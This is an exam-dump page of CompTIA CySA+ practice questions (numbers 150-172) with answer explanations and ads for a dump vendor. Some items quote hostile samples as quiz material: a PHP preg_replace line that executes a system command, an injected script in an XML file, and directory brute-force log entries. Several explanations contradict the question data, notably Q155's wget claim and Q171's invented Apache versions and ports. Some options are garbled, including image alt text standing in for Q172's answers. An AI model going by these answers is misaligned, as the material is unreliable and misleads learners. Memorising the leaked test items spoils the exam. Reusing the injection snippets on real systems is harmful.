A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which of the following groups should the issue be escalated to first in order to comply with industry best practices?

- A. Help desk
- B. Law enforcement
- C. Legal department
- D. Board member

Answer: (SHOW ANSWER)

The correct answer is C. Legal department.

According to the CompTIA Cybersecurity Analyst (CySA+) certification exam objectives, one of the tasks for a security analyst is to "report and escalate security incidents to appropriate stakeholders and authorities" 1.

This includes reporting any inappropriate use of resources, such as installing cryptominers on workstations, which may violate the company's policies and cause financial and reputational damage.

The legal department is the most appropriate group to escalate this issue to first, as they can advise on the legal implications and actions that can be taken against the employee. The legal department can also coordinate with other groups, such as law enforcement, help desk, or board members, as needed. The other options are not the best choices to escalate the issue to first, as they may not have the authority or expertise to handle the situation properly.

NEW QUESTION: 151

A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

A. `grep [IP address] packets.pcap` B. `cat packets.pcap | grep [IP Address]`

B. `tcpdump -n -r packets.pcap host [IP address]`

C. `strings packets.pcap | grep [IP Address]`

Answer: (SHOW ANSWER)

tcpdump is a command-line tool that can capture and analyze network packets from a given interface or file.

The -n option prevents tcpdump from resolving hostnames, which can speed up the analysis. The -r option reads packets from a file, in this case packets.pcap. The host [IP address] filter specifies that tcpdump should only display packets that have the given IP address as either the source or the destination. This command can help the security analyst detect connections to a suspicious IP address by collecting the packet captures from the gateway. Official References:

* <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

* <https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers>

* https://www.reddit.com/r/CompTIA/comments/tmxx84/passed_cysa_heres_my_experience_and_how_i_studied/

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here:

<https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/> (510 Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)

NEW QUESTION: 152

A company has a primary control in place to restrict access to a sensitive database. However, the company discovered an authentication vulnerability that could bypass this control. Which of the following is the best compensating control?

A. Running regular penetration tests to identify and address new vulnerabilities

B. Conducting regular security awareness training of employees to prevent social engineering attacks

C. Deploying an additional layer of access controls to verify authorized individuals

D. Implementing intrusion detection software to alert security teams of unauthorized access attempts

Answer: (SHOW ANSWER)

Deploying an additional layer of access controls to verify authorized individuals is the best compensating control for the authentication vulnerability that could bypass the primary control. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or a threat when the primary control is not sufficient or feasible. A compensating control should

provide a similar or greater level of protection as the primary control, and should be closely related to the vulnerability or the threat it is addressing¹. In this case, the primary control is to restrict access to a sensitive database, and the vulnerability is an authentication bypass. Therefore, the best compensating control is to deploy an additional layer of access controls, such as multifactor authentication, role-based access control, or encryption, to verify the identity and the authorization of the individuals who are accessing the database. This way, the compensating control can prevent unauthorized access to the database, even if the primary control is bypassed²³. Running regular penetration tests, conducting regular security awareness training, and implementing intrusion detection software are all good security practices, but they are not compensating controls for the authentication vulnerability, as they do not provide a similar or greater level of protection as the primary control, and they are not closely related to the vulnerability or the threat they are addressing. References: Compensating Controls: An Impermanent Solution to an IT ... - Tripwire, What is Multifactor Authentication (MFA)? | Duo Security, Role-Based Access Control (RBAC) and Role-Based Security, [What is a Penetration Test and How Does It Work?]

NEW QUESTION: 153

An analyst reviews the following list of vulnerabilities:

CVE ID	CVSS	Weaponized	Count	Location
CVE-2024-9837	9.2	Yes	58	Internal
CVE-2024-9964	9.0	Yes	24	Internal
CVE-2023-8524	9.1	Yes	55	External
CVE-2024-1587	8.7	Yes	55	Internal

The analyst determines that CVE-2023-8524 is the highest priority for remediation and should be patched immediately. Which of the following did the analyst use to determine the priority of remediation efforts?

- A. Context awareness
- B. Criticality
- C. Exploit availability
- D. Recurrence

Answer: ([SHOW ANSWER](#))

The correct answer is A because the analyst did not choose the vulnerability with the highest CVSS score. Instead, the analyst prioritized the vulnerability that is external-facing. That is a context-aware prioritization decision: the vulnerability's exposure and location increase its likelihood of exploitation. Exact supporting extract: the All-in-One CySA+ guide states that context awareness means prioritization depends on the situation, including whether the affected system is internal, external, or isolated. It further states that external systems may require faster remediation because they are more exposed to attacks and may be compromised faster. The Secbay CySA+ guide also states that prioritizing vulnerabilities requires considering context, including whether vulnerabilities affect internal systems, external-facing systems, or isolated systems. It specifically notes that vulnerabilities exposed to external threats may receive higher priority due to increased risk exposure. Why the other options are incorrect: B is incorrect because the table does not provide asset criticality or business value. C is incorrect because all listed vulnerabilities are weaponized, so exploit availability does not distinguish CVE-2023-8524 from the others. D is incorrect because recurrence is not the deciding factor shown. Some internal vulnerabilities have similar or higher counts. A is correct because the deciding factor is the vulnerability's external exposure, which is context awareness.

NEW QUESTION: 154

Which of the following attributes is part of the Diamond Model of Intrusion Analysis?

- A. Delivery
- B. Weaponization
- C. Command and control
- D. Capability

Answer: ([SHOW ANSWER](#))

The Diamond Model of Intrusion Analysis consists of four core attributes:

- * Adversary- The threat actor behind the attack.
- * Capability- The tools and techniques used.
- * Infrastructure- The systems used by the adversary (e.g., botnets, C2 servers).
- * Victim- The target of the attack.
- * Option A (Delivery) and Option B (Weaponization) are part of the Cyber Kill Chain, not the Diamond Model.
- * Option C (Command and control) is an attack phase but not a core attribute of the Diamond Model.
- * Option D (Capability) is correct, as it represents the tools and attack methods used by adversaries.

Thus, D is the correct answer.

NEW QUESTION: 155

During the log analysis phase, the following suspicious command is detected-

```
<?php preg_replace('/./e', 'system("ping -c 4 10.0.0.1");', ''); ?>
```

Which of the following is being attempted?

- A. Buffer overflow
- B. RCE
- C. ICMP tunneling
- D. Smurf attack

Answer: (SHOW ANSWER)

RCE stands for remote code execution, which is a type of attack that allows an attacker to execute arbitrary commands on a target system. The suspicious command in the question is an example of RCE, as it tries to download and execute a malicious file from a remote server using the wget and chmod commands. A buffer overflow is a type of vulnerability that occurs when a program writes more data to a memory buffer than it can hold, potentially overwriting other memory locations and corrupting the program's execution. ICMP tunneling is a technique that uses ICMP packets to encapsulate and transmit data that would normally be blocked by firewalls or filters. A smurf attack is a type of DDoS attack that floods a network with ICMP echo requests, causing all devices on the network to reply and generate a large amount of traffic. Verified References: What Is Buffer Overflow? Attacks, Types & Vulnerabilities - Fortinet1, What Is a Smurf Attack?

Smurf DDoS Attack | Fortinet2, exploit - Interpreting CVE ratings: Buffer Overflow vs. Denial of ...3

NEW QUESTION: 156

A company notices an increase in successful social engineering attacks. Which of the following is the best approach to reduce the number of successful attacks?

- A. Security awareness training
- B. Multifactor authentication
- C. Email security gateway
- D. Data loss prevention

Answer: (SHOW ANSWER)

The correct answer is A. Security awareness training. Social engineering attacks target human behavior, trust, urgency, curiosity, and lack of awareness. The best broad approach is to train users to recognize, avoid, and report phishing, vishing, baiting, impersonation, and other social engineering attempts.

The Secbay CySA+ guide gives a direct example: when a company experienced an increase in successful social engineering attacks, it implemented comprehensive social engineering awareness training. The result was that employees became more vigilant at recognizing and reporting social engineering attempts, reducing successful incidents.

Why the other options are incorrect:

- B). Multifactor authentication helps reduce account compromise after credential theft, but it does not address all social engineering attacks.
- C). Email security gateway helps with phishing emails, but social engineering can occur through phone calls, messaging, in-person deception, and other channels.
- D). Data loss prevention helps prevent sensitive data from leaving the organization, but it does not primarily teach users to avoid being manipulated.

A is correct because user awareness directly addresses the human element of social engineering.

NEW QUESTION: 157

Which of the following best explains the importance of communicating with staff regarding the official public communication plan related to incidents impacting the organization?

- A. To establish what information is allowed to be released by designated employees
- B. To designate an external public relations firm to represent the organization
- C. To ensure that all news media outlets are informed at the same time
- D. To define how each employee will be contacted after an event occurs

Answer: ([SHOW ANSWER](#))

Communicating with staff about the official public communication plan is important to avoid unauthorized or inaccurate disclosure of information that could harm the organization's reputation, security, or legal obligations. It also helps to ensure consistency and clarity of the messages delivered to the public and other stakeholders.

https://resources.sei.cmu.edu/asset_files/Handbook/2021_002_001_651819.pdf

NEW QUESTION: 158

During a cybersecurity incident, one of the web servers at the perimeter network was affected by ransomware.

Which of the following actions should be performed immediately?

- A. Shut down the server.
- B. Reimage the server
- C. Quarantine the server
- D. Update the OS to latest version.

Answer: ([SHOW ANSWER](#))

Quarantining the server is the best action to perform immediately, as it isolates the affected server from the rest of the network and prevents the ransomware from spreading to other systems or data. Quarantining the server also preserves the evidence of the ransomware attack, which can be useful for forensic analysis and law enforcement investigation. The other actions are not as urgent as quarantining the server, as they may not stop the ransomware infection, or they may destroy valuable evidence. Shutting down the server may not remove the ransomware, and it may trigger a data deletion mechanism by the ransomware. Reimaging the server may restore its functionality, but it will also erase any traces of the ransomware and make recovery of encrypted data impossible.

Updating the OS to the latest version may fix some vulnerabilities, but it will not remove the ransomware or decrypt the data. Official References:

* <https://www.cisa.gov/stopransomware/ransomware-guide>

* https://www.cisa.gov/sites/default/files/publications/Ransomware_Executive_One- Pager_and_Technical_Document-FINAL.pdf

* <https://www.cisa.gov/stopransomware/ive-been-hit-ransomware>

NEW QUESTION: 159

Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?

- A. Review Of security requirements
- B. Compliance checks
- C. Decomposing the application
- D. Security by design

Answer: ([SHOW ANSWER](#))

The OWASP Web Security Testing Guide (WSTG) includes a section on threat modeling, which is a structured approach to identify, quantify, and address the security risks associated with an application. The first step in the threat modeling process is decomposing the application, which involves creating use cases, identifying entry points, assets, trust levels, and data flow diagrams for the application. This helps to understand the application and how it interacts with external entities, as well as to identify potential threats and vulnerabilities¹. The other options are not part of the OWASP WSTG threat modeling process.

NEW QUESTION: 160

Several users received a phishing email containing a malicious file that bypassed the organization's email security tool. Based on the SIEM logs, users did not open the file within the environment. In which of the following phases of the MITRE ATT & CK framework was the attack stopped?

- A. Lateral movement
- B. Execution
- C. Initial access
- D. Discovery

Answer: (SHOW ANSWER)

The correct answer is C . The phishing email reached users, which means the attacker attempted to gain an initial foothold in the environment. Since users did not open the malicious file, malicious code did not execute. Therefore, the attack was stopped at the Initial Access phase before moving into Execution .

The All-in-One CySA+ guide describes Initial Access as tactics used by attackers to gain a foothold within a target network or system, including phishing emails. It describes Execution as techniques used to execute malicious code on a target system.

Why the other options are incorrect:

- A). Lateral movement is incorrect because the attacker never moved from one system to another.
 - B). Execution is incorrect because the users did not open the file, so the malicious payload did not run.
 - D). Discovery is incorrect because there is no evidence the attacker gathered information inside the environment.
- C is correct because phishing is an initial access technique, and the attack was stopped before execution.

NEW QUESTION: 161

A Chief Information Security Officer wants to map all the attack vectors that the company faces each day. Which of the following recommendations should the company align their security controls around?

- A. OSSTMM
- B. Diamond Model Of Intrusion Analysis
- C. OWASP
- D. MITRE ATT&CK

Answer: (SHOW ANSWER)

The correct answer is D. MITRE ATT&CK.

MITRE ATT&CK is a framework that maps the tactics, techniques, and procedures (TTPs) of various threat actors and groups, based on real-world observations and data. MITRE ATT&CK can help a Chief Information Security Officer (CISO) to map all the attack vectors that the company faces each day, as well as to align their security controls around the most relevant and prevalent threats. MITRE ATT&CK can also help the CISO to assess the effectiveness and maturity of their security posture, as well as to identify and prioritize the gaps and improvements .

The other options are not the best recommendations for mapping all the attack vectors that the company faces each day. OSSTMM (Open Source Security Testing Methodology Manual) (A) is a methodology that provides guidelines and best practices for conducting security testing and auditing, but it does not map the TTPs of threat actors or groups. Diamond Model of Intrusion Analysis (B) is a model that analyzes the relationships and interactions between four elements of an intrusion: adversary, capability, infrastructure, and victim. The Diamond Model can help understand the characteristics and context of an intrusion, but it does not map the TTPs of threat actors or groups. OWASP (Open Web Application Security Project) is a project that provides resources and tools for improving the security of web applications, but it does not map the TTPs of threat actors or groups.

NEW QUESTION: 162

A security analyst is trying to identify anomalies on the network routing. Which of the following functions can the analyst use on a shell script to achieve the objective most accurately?

- A. `function x() { info=$(geoiplookup $1) && echo " $1 | $info " }`
- B. `function x() { info=$(ping -c 1 $1 | awk -F " / " 'END{print $5}') && echo " $1 | $info " }`

C. `function x() { info=$(dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F " .in-addr " '{print $1}' ).origin.asn.cymru.com TXT +short) & & echo " $1 | $info " }`

D. `function x() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') & & echo " $1 | $info " }`

Answer: ([SHOW ANSWER](#))

The function that can be used on a shell script to identify anomalies on the network routing most accurately is:

`function x() { info=(dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1}' ).origin.asn.cymru.com TXT +short) & & echo "$1 | $info" }`

This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address. The function then prints the IP address and the ASN information, which can help identify any routing anomalies or inconsistencies

NEW QUESTION: 163

A software developer has been deploying web applications with common security risks to include insufficient logging capabilities. Which of the following actions would be most effective to reduce risks associated with the application development?

A. Perform static analyses using an integrated development environment.

B. Deploy compensating controls into the environment.

C. Implement server-side logging and automatic updates.

D. Conduct regular code reviews using OWASP best practices.

Answer: ([SHOW ANSWER](#))

Conducting regular code reviews using OWASP best practices is the most effective action to reduce risks associated with the application development. Code reviews are a systematic examination of the source code of an application to detect and fix errors, vulnerabilities, and weaknesses that may compromise the security, functionality, or performance of the application. Code reviews can help to improve the quality and security of the code, as well as to identify and remediate common security risks, such as insufficient logging capabilities.

OWASP (Open Web Application Security Project) is a global nonprofit organization that provides free and open resources, tools, standards, and best practices for web application security. OWASP best practices for logging include following a common logging format and approach, logging relevant security events and data, protecting log data from unauthorized access or modification, and using log analysis and monitoring tools to detect and respond to security incidents. By following OWASP best practices for logging, developers can ensure that their web applications have sufficient and effective logging capabilities that can help to prevent, detect, and mitigate security threats.

References: OWASP Logging Cheat Sheet, OWASP Logging Guide, C9: Implement Security Logging and Monitoring - OWASP Foundation

NEW QUESTION: 164

A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

A. CVSS: 31/AV: N/AC: L/PR: N/UI: N/S: U/C: H/1: K/A: L

B. CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L

C. CVSS:31/AV:N/AC:L/PR:N/UI:H/S:U/C:L/I:N/A:H

D. CVSS:31/AV:L/AC:L/PR:R/UI:R/S:U/C:H/I:L/A:H

Answer: ([SHOW ANSWER](#))

This answer matches the description of the zero-day threat. The attack vector is network (AV:N), the attack complexity is low (AC:L), no privileges are required (PR:N), no user interaction is required (UI:N), the scope is unchanged (S:U), the confidentiality and integrity impacts are high (C:H/I:H), and the availability impact is low (A:L). Official References: <https://nvd.nist.gov/vuln-metrics/cvss>

NEW QUESTION: 165

An incident response analyst is investigating the root cause of a recent malware outbreak. Initial binary analysis indicates that this malware disables host security services and performs cleanup

routines on it infected hosts, including deletion of initial dropper and removal of event log entries and prefetch files from the host. Which of the following data sources would most likely reveal evidence of the root cause?

(Select two).

- A. Creation time of dropper
- B. Registry artifacts
- C. EDR data
- D. Prefetch files
- E. File system metadata
- F. Sysmon event log

Answer: ([SHOW ANSWER](#))

Registry artifacts and EDR data are two data sources that can provide valuable information about the root cause of a malware outbreak. Registry artifacts can reveal changes made by the malware to the system configuration, such as disabling security services, modifying startup items, or creating persistence mechanisms¹. EDR data can capture the behavior and network activity of the malware, such as the initial infection vector, the command and control communication, or the lateral movement². These data sources can help the analyst identify the malware family, the attack technique, and the threat actor behind the outbreak.

References: Malware Analysis | CISA, Malware Analysis: Steps & Examples - CrowdStrike

NEW QUESTION: 166

After a risk assessment, a server was found hosting a vulnerable legacy system that has the following characteristics:

- * There is no patch or official fix available from the vendor.
- * There is no official support provided by the vendor.
- * Customers consider the system mission critical.

Which of the following actions will best decrease the risk posed by the legacy system?

- A. Decommission the server immediately and find a new solution to replace the legacy system.
- B. Implement firewall rules to block inbound connections and allow outbound traffic.
- C. Install and configure a web application firewall tailored to the legacy server.
- D. Apply compensating controls, including isolation, restricted access, and continuous monitoring.

Answer: ([SHOW ANSWER](#))

Because the system is mission critical and there is no patch and no vendor support, the best risk-reduction approach is to implement compensating controls. Compensating controls are specifically recommended when immediate remediation is not possible, and for legacy systems where patches may not exist.

The Sybex CySA+ Study Guide states this directly:

Exact extract (Sybex Study Guide): "Legacy systems may not have patches available, meaning that compensating controls may be the only option available." Secbay Press also explains that legacy systems may lack vendor support/updates and that mitigation strategies like compensating controls or isolation are essential to reduce risk:

Exact extract (Secbay Press): "Legacy systems may lack vendor support and updates, making mitigation strategies essential... Implement specific mitigation strategies for legacy systems, such as compensating controls or isolation." And Secbay provides a legacy-system compensating control case study showing exactly the kinds of controls mentioned in option D-segmentation/isolation, access controls, and enhanced monitoring/continuous monitoring:

Exact extract (Secbay Press): "Selected compensating controls, such as network segmentation, intrusion detection systems, and enhanced monitoring, to mitigate the risks..." Why the other options are not "best" given the constraints:

A (Decommission immediately): may be ideal long-term, but conflicts with "mission critical" (and

"immediately" is often unrealistic for business operations).

B (Block inbound/allow outbound): helps somewhat but is incomplete and can still allow command-and- control or exfiltration outbound; also doesn't address restricted admin access/monitoring comprehensively.

C (WAF): useful only if this is specifically a web application exposure; the scenario says "legacy system" broadly. Compensating controls are the most complete and universally applicable choice. References (CompTIA CySA+ CS0-003 documents / study guides used): Chapple/Seidl, CompTIA CySA+ Study Guide (CS0-003): legacy systems may have no patches; compensating controls may be the only option Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): legacy systems lack support/updates; use compensating controls or isolation Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): compensating controls for legacy systems include segmentation/isolation and enhanced/continuous monitoring

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here:

<https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/> (510 Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)

NEW QUESTION: 167

A security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM. The analyst no longer had to jump between tools. Which of the following best describes what the security program did?

- A. Data enrichment
- B. Security control plane
- C. Threat feed combination
- D. Single pane of glass

Answer: (SHOW ANSWER)

A single pane of glass is a term that describes a unified view or interface that integrates multiple tools or data sources into one dashboard or console. A single pane of glass can help improve security operations by providing visibility, correlation, analysis, and alerting capabilities across various security controls and systems. A single pane of glass can also help reduce complexity, improve efficiency, and enhance decision making for security analysts. In this case, a security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM, which provides a single pane of glass for security operations. Official References: <https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack>

NEW QUESTION: 168

Based on an internal assessment, a vulnerability management team wants to proactively identify risks to the infrastructure prior to production deployments. Which of the following best supports this approach?

- A. Threat modeling
- B. Penetration testing
- C. Bug bounty
- D. SDLC training

Answer: (SHOW ANSWER)

Threat modeling is a proactive approach used to identify, analyze, and mitigate potential threats before they impact production systems. It is especially useful in early development stages to anticipate vulnerabilities and attack paths.

- * Option B (Penetration testing) is a reactive measure performed on deployed systems, rather than prior to production.
- * Option C (Bug bounty) programs incentivize external researchers but do not proactively model risks before deployment.
- * Option D (SDLC training) improves security awareness but does not actively assess risks.

Thus, A (Threat modeling) is the best choice, as it enables early identification and mitigation of security risks.

NEW QUESTION: 169

An analyst receives an alert for suspicious IIS log activity and reviews the following entries:

2024-05-23

15:57:05 10.203.10.16 HEAT / - 80 - 10.203.10.17 DirBuster-1.0-RC1+(http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)

...

Which of the following will the analyst infer from the logs?

- A. An attacker is performing network lateral movement.
- B. An attacker is conducting reconnaissance of the website.
- C. An attacker is exfiltrating data from the network.
- D. An attacker is cloning the website.

Answer: ([SHOW ANSWER](#))

Comprehensive and Detailed Step-by-Step Explanation: The logs indicate that the OWASP DirBuster tool is being used. This tool is designed for directory brute-forcing to find hidden files or directories on a web server, which aligns with reconnaissance activities. The series of GET and HEAD requests further confirm directory and file enumeration attempts.

References:

CompTIA CySA+ Study Guide (Chapter 4: Reconnaissance Techniques)

CompTIA CySA+ Objectives (Domain 1.3 Tools and Techniques)

NEW QUESTION: 170

A regulated organization experienced a security breach that exposed a list of customer names with corresponding PH data. Which of the following is the best reason for developing the organization's communication plans?

- A. For the organization's public relations department to have a standard notification
- B. To ensure incidents are immediately reported to a regulatory agency
- C. To automate the notification to customers who were impacted by the breach
- D. To have approval from executive leadership on when communication should occur

Answer: B ([LEAVE A REPLY](#))

Developing an organization's communication plans is crucial to ensure that incidents, especially those involving sensitive data like PH (Protected Health) data, are promptly reported to the relevant regulatory agencies. This is essential for compliance with legal and regulatory requirements, which often mandate timely notification of data breaches. Effective communication plans help the organization manage the breach response process, mitigate potential legal penalties, and maintain transparency with regulatory bodies.

NEW QUESTION: 171

You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not. The company's hardening guidelines indicate the following:

* TLS 1.2 is the only version of TLS

running.

* Apache 2.4.18 or greater should be used.

* Only default ports should be used.

INSTRUCTIONS

The question contains two parts; make sure you complete Part 1 and Part 2. Make recommendations for Issues based ONLY on the hardening guidelines provided, using the supplied data. Record the status of compliance with the company's guidelines for each server.

Part 1:

AppServ1:

--

```
root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443
```

```
HTTP/1.1 200 OK
```

```
Date: Wed, 26 Jun 2019 21:15:15 GMT
```

```
Server: Apache/2.4.48 (CentOS)
```

```
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
```

```
ETag: "13520-58c407930177d"
```

```
Accept-Ranges: bytes
```

```
Content-Length: 79136
```

```
Vary: Accept-Encoding
```

```
Cache-Control: max-age=3600
```

```
Expires: Wed, 26 Jun 2019 22:15:15 GMT
```

```
Content-Type: text/html
```

```
root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT
```

```
Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
```

```
Host is up (0.042s latency).
```

```
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
```

```
PORT      STATE SERVICE
```

```
root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT
```

```
Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
```

```
Host is up (0.042s latency).
```

```
|_ TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
```

```
|_ compressors:
```

```
|_ NULL
```

```
|_ least strength: strong
```

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

```
root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com
```

Starting Nmap 6.40 (<http://nmap.org>) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)

Host is up (0.15s latency).

rDNS record for 10.21.4.68: appsrv1.fictionalorg.com

PORT	STATE	SERVICE
------	-------	---------

80/tcp	open	http
--------	------	------

AppServ2:

AppServ1 AppServ2 AppServ3 AppServ4

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
```

AppServ3:

AppServ1

AppServ2

AppServ3

AppServ4

HTTP/1.1 200 OK

Date: Wed, 26 Jun 2019 21:15:15 GMT

Server: Apache/2.4.48 (CentOS)

Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT

ETag: "13520-58c406780177e"

Accept-Ranges: bytes

Content-Length: 79136

Vary: Accept-Encoding

Cache-Control: max-age=3600

Expires: Wed, 26 Jun 2019 22:15:15 GMT

Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 (<http://nmap.org>) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)

Host is up (0.042s latency).

rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com

PORT	STATE	SERVICE
------	-------	---------

80/tcp	open	http
--------	------	------

443/tcp	open	https
---------	------	-------

AppServ4:

AppServ1 AppServ2 AppServ3 AppServ4

Server: Apache/2.4.48 (CentOS)

Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT

ETag: "13520-58c406780177e"

Accept-Ranges: bytes

Content-Length: 79136

Vary: Accept-Encoding

Cache-Control: max-age=3600

Expires: Wed, 26 Jun 2019 22:15:15 GMT

Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 (<http://nmap.org>) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)

Host is up (0.042s latency).

rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com

Not shown: 998 filtered ports

PORT	STATE	SERVICE
------	-------	---------

443/tcp	open	https
---------	------	-------

TLSv1.2:		
----------	--	--

ciphers:		
----------	--	--

TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong		
--	--	--

TLS_RSA_WITH_AES_128_CBC_SHA - strong		
---------------------------------------	--	--

TLS_RSA_WITH_AES_128_GCM_SHA256 - strong		
--	--	--

Compliance Report

Fill out the following report based on your analysis of the scan data.

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

Part 2:

Configuration Change Recommendations

+

Add Recommendation for

AppSrv4

AppSrv1

AppSrv2

AppSrv3

AppSrv4

Server

AppSrv4

AppSrv3

AppSrv2

AppSrv4

AppSrv1

Service

HTTPD Security

TELNET

SSH

MYSQL

Apache Version

Config Change

Move to Port 443

Restrict To TLS 1.2

Upgrade Version

Move to Port 22

Remove or Disable

Answer:

check the explanation part below for the solution:

Explanation:

Part 1:

Compliance Report

Fill out the following report based on your analysis of the scan data.

☐

AppServ1 is only using TLS 1.2

☒

AppServ2 is only using TLS 1.2

☒

AppServ3 is only using TLS 1.2

☒

AppServ4 is only using TLS 1.2

☐

AppServ1 is using Apache 2.4.18 or greater

☒

AppServ2 is using Apache 2.4.18 or greater

☒

AppServ3 is using Apache 2.4.18 or greater

☐

AppServ4 is using Apache 2.4.18 or greater

Part 2:

Based on the compliance report, I recommend the following changes for each server:

AppServ1: No changes are needed for this server.

AppServ2: Disable or upgrade TLS 1.0 and TLS 1.1 to TLS 1.2 on this server to ensure secure encryption and communication between clients and the server. Update Apache from version 2.4.17 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs.

AppServ3: Downgrade Apache from version 2.4.19 to version 2.4.18 or lower on this server to ensure compatibility and stability with the company's applications and policies. Change the port number from 8080 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.

AppServ4: Update Apache from version 2.4.16 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs. Change the port number from 8443 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.

NEW QUESTION: 172

The SOC receives a number of complaints regarding a recent uptick in desktop error messages that are associated with workstation access to an internal web application. An analyst, identifying a

recently modified XML file on the web server, retrieves a copy of this file for review, which contains the following code:

```
<?xml version="1.0" encoding="UTF-8"?>
<?xml-stylesheet type="text/xsl" href="default.xsl"?>
<intro>
  <firstintro>
    <name>Welcome</name>
    <description>
      Welcome &lt;script type="text/javascript">alert("Your system is infected. Contact a service technician at
gethelp.now.xyz")&lt;/script>, to our internal employee training catalog. From this page, you can access essential training
regarding the handling of PHI Patient Health Information must be safeguarded from unauthorized access.
    </description>
```

Which of The following XML schema constraints would stop these desktop error messages from appearing?

- A. A white background with black text AI-generated content may be incorrect.
- B. A white background with black text AI-generated content may be incorrect.
- C. A white background with black text AI-generated content may be incorrect.
- D. A screenshot of a computer code AI-generated content may be incorrect.

Answer: ([SHOW ANSWER](#))

The XML file contains JavaScript embedded within a < description > tag that executes an alert message, which is a common Cross-Site Scripting (XSS) attack vector. The issue occurs because the XML schema does not restrict the input to safe characters, allowing arbitrary script execution when the XML file is processed by a vulnerable application.

Solution: Implement Input Validation Using an XML Schema Constraint

Option B enforces a whitelist approach by allowing only alphanumeric characters and spaces ([a-zA-Z 0-9]*).

This prevents the inclusion of malicious JavaScript or special characters such as < , > , or & , which are required for XSS injection.

Why are the other options incorrect?

